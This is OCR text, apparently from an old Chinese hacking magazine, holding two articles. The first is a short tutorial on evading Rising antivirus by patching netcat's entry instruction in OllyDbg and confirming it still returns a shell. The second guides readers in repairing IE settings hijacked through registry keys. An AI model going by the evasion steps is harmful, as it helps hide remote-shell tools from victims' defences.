
下面以瑞士军刀 nc 在瑞星杀毒软件的免杀为例，我的瑞星杀毒软件的当前版本是 18.04.32，更新日期是：2005-12-08，nc 被瑞星杀毒软件查杀，如图 1 所示。




图 1

OllyDbg 载入 nc，如图 2 所示。




图 2

00404C00 就是 nc 运行的起始地址，将 push ebp 改为 pop ebp，如图 3 所示。




图 3




图 4

将修改过的nc保存为ncl.exe。接下来看是否被瑞星杀毒软件查杀，如图4，^_^，已经不被瑞星杀毒软件查杀了吧！

文件免杀是完成了，但事情并没有结束，还需要测试修改过的文件是否可以完成原来的功能，如图5所示，成功弹回SHELL，这样整个工作才算结束。

必须申明的有两点：

1．本方法仅对瑞星杀毒软件的文件免杀有用。

2．需要进行免杀的文件必须不能加壳。

（文章中涉及到的工具OllyDbg，光盘中已收录）





图5



注册表下的战斗

Exploit[C.H.U]

很多朋友在上网冲浪时都曾经经历过类似如下令人头痛的事儿：在浏览一些网站后，IE浏览器的标题栏被篡改成了比如“欢迎访问xxxx网站”的字样，IE的起始页、主页默认页也被设置成了那些网站的垃圾网址，这都是那些网站为了宣传自己而在网页中嵌入了java-script脚本语言来修改浏览者的注册表中相应的键值造成的，碰到这种情况，大家肯定是深恶痛绝吧！现在就让我们将其“各个击破”，打响我们IE保卫战，全面恢复IE浏览器。

1．被篡改IE标题栏

症状：IE浏览器上方的标题栏被改成“欢迎访问xxxx网站”的样式，这是最常见的篡改手段（图1）。




图1

涉及子键：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title，HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Window Title。这两个“Window Title”子键的键值对应IE标题栏中的标题。

修复方法：运行注册表编辑器regedit，展开上述两个子键，将这两个子键的键值修改为“Microsoft Internet Explorer”（IE默认值），或者也可以将键值改为诸如“我的地盘听我的”等这类比较个性的标题，重新运行IE就可以了。




图2

2．被篡改IE起始页

症状：此处所说的IE起始页就是一运行IE就会自动打开的网页，也就是说浏览器的起始页被改成了别人恶意网站的网址（图2）。

涉及子键：HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page。这个子键的键值对应IE起始页的网址。

修复方法：运行注册表编辑器，展开上述子键，将“Start Page”子键的键值修改为某个网址（当然是自己的了）即可。如果你不想一运行IE就自动打开某网页的话，可以将IE起始页设为空白页，即将“Start Page”子键的键值修改为“about blank”，重新运行IE就可以了。也可以通过IE的选项设置来更改IE的起始页，设置方法：点击“工具/Internet选项”，在“主页”中输入起始页。

特殊例子：当IE的起始页变成了某些网址后，就算你通过选项设置修改好了，重启以后又会变成他们的网址，这是因为对方在你电脑里加入了一个自运行程序，会在系统启动时将你的IE起始页设成他们的网站。

修复方法：运行注册表编辑器regedit，然后依次展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run主键，然后将其下的registry.exe子键删除，删除自运行程序c:\Program Files\registry.exe，最后从IE选项中重新设置起始页就可以了。

3．被篡改IE起始页的默认页

症状：有些IE被改了起始页后，即使设置了“使用默认页”仍然无效，这是因为IE起始页的默认页也被篡改。
